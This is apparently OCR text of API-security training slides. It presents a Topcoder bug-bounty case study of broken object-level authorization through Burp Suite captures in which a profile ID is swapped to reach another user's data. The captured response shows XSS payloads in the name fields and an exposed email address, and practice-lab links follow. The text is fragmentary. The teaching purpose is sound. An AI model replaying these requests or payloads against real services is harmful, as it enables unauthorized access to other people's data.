
This lab stores user chat logs directly on the server's file system, and retrieves them using static

Solve the lab by finding the password for the user `carlos`, and logging into their account.

Access the lab

Case Study: What is BOLA? 3-digit bounty from Topcoder ($$$) 1/2





Case Study: What is BOLA? 3-digit bounty from Topcoder ($$$) 2/2

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comp

1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × ...

Send Cancel

Request

Pretty Raw \n Actions

API ID

Topcoder-Forum ID

```
POST /observe/v2/profiles/5ff4b12e20b80c00170a1d08 HTTP/1.1
Host: fast.trychameleon.com
Connection: close
Content-Length: 254
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: text/plain
Origin: https://apps.topcoder.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://apps.topcoder.com/
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: chmln-pid-A61ZuE9U5Mr01WGx=
RDhXdkJyRHhMUF1HNDhFMTJadnlpU0xsTmxnbHVXR3h6SCtGWjN6UFAweGV5L29WWi9ZcWhlVjlna2g20UdnVy0tNXJBNX
13dXV5NnhNV3RTa2MzVnBPZz09--fbc66f4ceellec77f751692be2b2c6759249b16a

{"id":"5ff4b12e20b80c00170a1d08","uid":"90062880","username":"dwadawax","browser_x":1366,
"browser_n":"chrome","browser_k":"desktop","browser_tz":3,"now":"2021-01-07T11:10:04.762Z",
"_method":"PATCH","_mode":"user","_account_id":"59aedc1ce5680b0004301f6d"}
```

Request

Pretty Raw \n Actions

```
POST /observe/v2/profiles/randomvalue HTTP/1.1
Host: [redacted]
Connection: close
Content-Length: 254
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
Content-Type: text/plain
Origin: https://apps.topcoder.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://apps.topcoder.com/
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: chmln-pid-A61ZuE9U5Mr01WGx=RDhXdkJyRHhMUF1HNDhFMTJadnlpU0xsTmxnbHVXR3h6SCtGWjN6UFAweGV

{
  [redacted]c00170a1d02",
  "uid":"90062879",
  "username":"dwadawax",
  "browser_x":1366,
  "browser_n":"chrome",
  "browser_k":"desktop",
  "browser_tz":3,
  "now":"2021-01-07T11:10:04.762Z",
  "_method":"PATCH",
  "_mode":"user",
  "_account_id":"59aedc1ce5680b0004301f6d"
```

Search... 0 matches

Response

Pretty Raw Render \n Actions

```
Content-Type: application/json; charset=utf-8
Etag: W/"bd72c5610bad12c6ff83126ac2f32eb0"
Referrer-Policy: strict-origin-when-cross-origin
Set-Cookie: chmln-pid-A61ZuE9U5Mr01WGx=aFRwcWhLcVBPVjQyRGZVU3IrdW5QUmho
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 1; mode=block
Accept-Ranges: bytes
Date: Thu, 07 Jan 2021 12:06:07 GMT
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31557600
Via: [redacted]

{
  "profile":{
    "created_at":"2021-01-05T20:07:08.000Z",
    "email":"nomadex41@gmail.com",
    "first_name":"\u003c/script\u003e\u003cscript\u003ealert(1)\u003c/s
    "last_name":"\u003cimg src=xss onerror=alert(1)\u003e",
    "roles":[
      "Topcoder User"
    ],
    "groups":[
    ],
    "tracks":[
    ],
```

uid 9 matches

Done 5,027 bytes | 267 millis

Other Vulnerable APIs to Practice

- vAPI - https://github.com/roottusk/vapi
- crAPI – https://owasp.org/www-project-crapi/
- TryHackMe room OWASP API Security Top 10 – 1, 2